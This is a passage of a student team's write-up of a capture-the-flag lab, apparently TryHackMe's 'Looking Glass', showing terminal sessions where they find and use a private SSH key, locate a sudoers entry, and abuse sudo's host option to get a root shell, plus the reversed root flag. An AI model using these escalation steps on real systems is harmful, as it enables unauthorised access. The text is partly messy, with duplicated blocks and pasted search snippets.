**Tools used:** su/ listener

### **Process and Methodology and Attempts:**

Yap Jack switched to humptydumpty and keyed in the password. We used ls -al to view the needed information.

```
-rw-r--r-- 1 jabberwock jabberwock 58 Jul 3 2020 user1.txt
humptydumpty@looking-glass:/home/jabberwock$ cd /home
humptydumpty@looking-glass:/home$ ls -al
total 32
drwxr-xr-x  8 root      root      4096 Jul  3 2020 .
drwxr-xr-x 24 root      root      4096 Jul  2 2020 ..
drwx--x--x  6 alice     alice     4096 Jul  3 2020 alice
drwx----- 2 humptydumpty humptydumpty 4096 Jul  3 2020 humptydumpty
drwxrwxrwx  5 jabberwock jabberwock 4096 Jul  3 2020 jabberwock
drwx----- 5 tryhackme tryhackme 4096 Jul  3 2020 tryhackme
drwx----- 3 tweedledee tweedledee 4096 Jul  3 2020 tweedledee
drwx----- 2 tweedledum tweedledum 4096 Jul  3 2020 tweedledum
humptydumpty@looking-glass:/home$
```

After switching to HumptyDumpty, there is a list of users and we saw there is a user who is called Alice. Yong Dick Shen tried to use ls command to see what are the files listed in the current directory but it wont let him because permission was denied.

```
humptydumpty@looking-glass:/home$ su alice
Password:
su: Authentication failure
humptydumpty@looking-glass:/home$ ls
alice humptydumpty [jabberwo] tryhacking tweedledee tweedledum
humptydumpty@looking-glass:/home$ cat alice
cat: alice: Permission denied
```

After some research, Yong Dick Shen and Yi Qi realised that we could find the id\_rsa file which allowed us to access the machine over ssh without a password since we couldn't get clues about the password and this method was taught in tutorial day 11 too. Then, Yiqi and Dickshen did some research regarding the id\_rsa thing and saw a command which is `~/.ssh/id_rsa` contains the private key for authentication which is what we want. Furthermore, it says that these files contain "sensitive" data and should be "readable" by the user but not accessible by others and the ssh will simply ignore a private key file if it is accessible by others. Therefore, we figured that we might just try the command on the target machine.

Is id\_rsa a public key?

What is the permission of id\_rsa?

`~/.ssh/id_rsa` Contains the **private key for authentication**. These files contain sensitive data and should be readable by the user but not accessible by others (read/write/execute). ssh will simply ignore a private key file if it is accessible by others.

<https://stackoverflow.com/questions/ssh-permissions-an>

```
humptydumpty@looking-glass:/home/alice$ ssh alice@10.10.223.176 -i /home/alice/.ssh/id_rsa
The authenticity of host '10.10.223.176 (10.10.223.176)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m0nKZjBx4D63cgsQa8DIVv86s9JtZ0n83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.223.176' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ ls
kitten.txt
```

Finally, it worked and we got access to alice. Yet, we use ls command to see if there are any files that are suspicious and we got nothing but a kitten.txt. So, we look back at the day 11 tutorial and understand that we could use the 'find' command to find anything good. We even look through Google and youtube to find more about the 'find' command to allocate the hidden files. After a lot of researching, we tried out one by one, switching the order of the command Google and youtube showed us and finally we got to find the sudoers file.

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via:

`find / -name id_rsa 2> /dev/null` ...Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "id\_rsa" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Can you think of any other files or folders we may want to *find*?

## Show Hidden Files on Linux using find


Another powerful way to find hidden files on your entire system is to use the [find command](#) with a globbing character.

To show all the hidden files on your system, run “find” with the name option.

```
$ find / -name ".*" 2> /dev/null
```

Note that the output of the command is redirected to /dev/null in order not to be presented with the directories that you can't access.

In order to show hidden files in the current working directory, run “find” with the maxdepth option.



Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM Vir... — X

File Machine View Input Devices Help

1 2 3 4 | ↴ 10.18.1.13

alice@looking-glass:~

```
alice@looking-glass:~$ find / -name id_rsa 2> /dev/null
/home/alice/.ssh/id_rsa
alice@looking-glass:~$ $ find / -name "alice" 2> /dev/null
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ ls -al
total 40
drwx--x--x 6 alice alice 4096 Jul  3  2020 .
drwxr-xr-x 8 root  root  4096 Jul  3  2020 ..
lrwxrwxrwx 1 alice alice   9 Jul  3  2020 .bash_history → /dev/null
-rw-r--r-- 1 alice alice  220 Jul  3  2020 .bash_logout
-rw-r--r-- 1 alice alice 3771 Jul  3  2020 .bashrc
drwx----- 2 alice alice 4096 Jul  3  2020 .cache
drwx----- 3 alice alice 4096 Jul  3  2020 .gnupg
drwxrwxr-x 3 alice alice 4096 Jul  3  2020 .local
-rw-r--r-- 1 alice alice  807 Jul  3  2020 .profile
drwx--x--x 2 alice alice 4096 Jul  3  2020 .ssh
-rw-rw-r-- 1 alice alice  369 Jul  3  2020 kitten.txt
alice@looking-glass:~$ find -type f -name *alice*
alice@looking-glass:~$ find -type f -name *alice* 2>/dev/null
alice@looking-glass:~$ find / -name id_rsa -type f 2> /dev/null
/home/alice/.ssh/id_rsa
alice@looking-glass:~$ find / -name id_rsa -type f 2>/dev/null
-bash: /dev/null: Permission denied
alice@looking-glass:~$ find / -name id_rsa -type f 2>/dev/null
/home/alice/.ssh/id_rsa
alice@looking-glass:~$ find / -name *alice* -type f 2>/dev/null
/etc/sudoers.d/alice
alice@looking-glass:~$
```

```
alice@looking-glass:/etc/sudoers.d$ cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ whoami
alice
alice@looking-glass:/etc/sudoers.d$ ss
```

But currently we are still alice not the root.

type -f means in find command

files and directories.

People also search for

- what does "-f" means in linux
- find command in linux
- what is type command in linux
- type command windows 10
- type command examples
- dos type command

People also ask :

What is type F in find command?

The **-type f option here tells the find command to return only files**. If you don't use it, the find command will returns files, directories, and other things like named pipes and device files that match the name pattern you specify. If you don't care about that, just leave the -type f option off your command. 17 May 2022

### Root Privilege Escalation (final step, rooting)

**Members Involved:** Fam Yi Qi, Yong Dick Shen, Yap Jack, Ang Hui Yee

**Tools used:** /bin/bash

### **Process and Methodology and Attempts:**

```
root@looking-glass:/root# cat /etc/sudoers.d/alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
root@looking-glass:/root#
```

After that, we looked through what was inside in the directory and we found this, but we had no idea what this was. So we look through Google and now we know that /bin/bash is the most common shell used for user login of the linux system and that means we are closer to get the root access

What is bin bash and bin sh?

Is bin bash a shell?

**/bin/bash is the most common shell used as default shell for user login of the linux system.** The shell's name is an acronym for Bourne-again shell. Bash can execute the vast majority of scripts and thus is widely used because it has more features, is well developed and better syntax.

```

alice@looking-glass:/etc/sudoers.d$ sudo -h
sudo - execute a command as another user

usage: sudo -h | -K | -k | -v
usage: sudo -v [-Akns] [-g group] [-h host] [-p prompt] [-u user] [command]
usage: sudo -l [-Akns] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-Akns] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...

Options:
-A, --askpass           use a helper program for password prompting
-b, --background        run command in the background
-C, --close-from-num   close all file descriptors > num
-E, --preserve-env     preserve user environment when running command
-e, --edit              edit files instead of running a command
-g, --group-group      run command as the specified group name or ID
-H, --set-home          set HOME variable to target user's home dir
-h, --help               display help message and exit
-H, --host-host         run command on host (if supported by plugin)
-i, --login              run login shell as the target user; a command may also be specified
-K, --renew-timestamp   remote timestamp file completely
-k, --reset-timestamp  invalidate timestamp file
-l, --list               list user's privileges or check a specific command; use twice for longer format
-n, --non-interactive   non-interactive mode, no prompts are used
-P, --preserve-groups  preserve group vector instead of setting to target's
-p, --prompt=prompt     use the specified password prompt
-r, --role=role          create SELinux security context with specified role
-S, --stdin             read password from standard input
-s, --shell              run shell as the target user; a command may also be specified
-t, --type=type          create SELinux security context with specified type
-T, --command-timeout=timeout
-U, --other-user=user   terminate command after the specified time limit
-U, --user-user          run command (or edit file) as specified user name or ID
-V, --version            display version information and exit
-v, --validate          update user's timestamp without running a command
--                          stop processing command line arguments

Active Machine Information
IP Address: 10.10.149.137
Expires: 1h 17m 09s

alice@looking-glass:/etc/sudoers.d$ ls
README alice jabberwock tweedles
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# whoami
root

```

As we know alice ssalg-gnikool = (root) NOPASSWD : /bin/bash , so we run sudo with -h to run the command on the host, and it should give us the access as the root .

```

apt install ucommon-utils
Please ask your administrator.

alice@looking-glass:/etc/sudoers.d$ cat jabberwock
cat: jabberwock: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ sudo ssalg-gnikool
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 1 incorrect password attempt
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
usage: sudo -h | -K | -k | -v
usage: sudo -v [-Akns] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-Akns] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-Akns] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# cat host
cat: host: No such file or directory
root@looking-glass:/etc/sudoers.d# ls
README alice jabberwock tweedles
root@looking-glass:/etc/sudoers.d# whoami
root
root@looking-glass:/etc/sudoers.d# ls /root
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/etc/sudoers.d# cat root.txt
cat: root.txt: No such file or directory
root@looking-glass:/etc/sudoers.d# nano root.txt
root@looking-glass:/etc/sudoers.d# cat paaawords
cat: paaawords: No such file or directory
root@looking-glass:/etc/sudoers.d# cat /root/root.txt
]f3dae6dec817ad10b750d79f6b7332cb{mht

```

```

root@looking-glass:/root# cat /root.txt
cat: /root.txt: No such file or directory
root@looking-glass:/root# cat /root/root.txt/
cat: /root/root.txt/: Not a directory
root@looking-glass:/root# cat /root/rooot.txt

```

Finally we get the access to the root but somehow it wont let us read the root.txt. Therefore, Yi Qi suggested using "cat root/root.txt" to see whether it is working and it worked. Yet, the flag is displayed backwards. So Dick Shen uses the same method for the user.txt's flag to reverse back the flag.

```

$ ./install-common-utils
Please ask your administrator.

alice@looking-glass:/etc/sudoers.d$ cat jabberwock
cat: jabberwock: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ sudo ssalg-gnikool
[sudo] password for alice:
Sorry, try again.
[sudo] password for alice:
sudo: 1 incorrect password attempt
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool
sudo: unable to resolve host ssalg-gnikool
usage: sudo -h [-K | -k | -V]
usage: sudo -v [-AkN$] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AkN$] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
alice@looking-glass:/etc/sudoers.d$ sudo -h ssalg-gnikool bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:/etc/sudoers.d# cat host
cat: host: No such file or directory
root@looking-glass:/etc/sudoers.d# ls
README alice jabberwock tweedles
root@looking-glass:/etc/sudoers.d# whoami
root
root@looking-glass:/etc/sudoers.d# ls /root
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/etc/sudoers.d# cat root.txt
cat: root.txt: No such file or directory
root@looking-glass:/etc/sudoers.d# nano root.txt
root@looking-glass:/etc/sudoers.d# cat paaawords
cat: paaawords: No such file or directory
root@looking-glass:/etc/sudoers.d# cat /root/root.txt
)f3dae6dec817ad10b750d79f6b7332cb{mht

```

ID	Name	Contribution	Signatures
1211103024	Yap Jack	Did initial foothold and most of the writeup. Did horizontal privilege escalation.	<i>Jack</i>
1211102425	Ang Hui Yee	Did Initial Foothold and helped with writeup. did the decoding and discovered the passwords.	<i>YEE</i>
1211101198	Fam Yi Qi	Did recon, discovered root.txt and did half of user.txt. Tried Exploit jabberwock@looking-glass	<i>yiqi</i>
1211103978	Yong Dick Shen	Did recon, Tried linenum but didn't work. Did half of user.txt and Root Privilege Escalation	<i>Ds</i>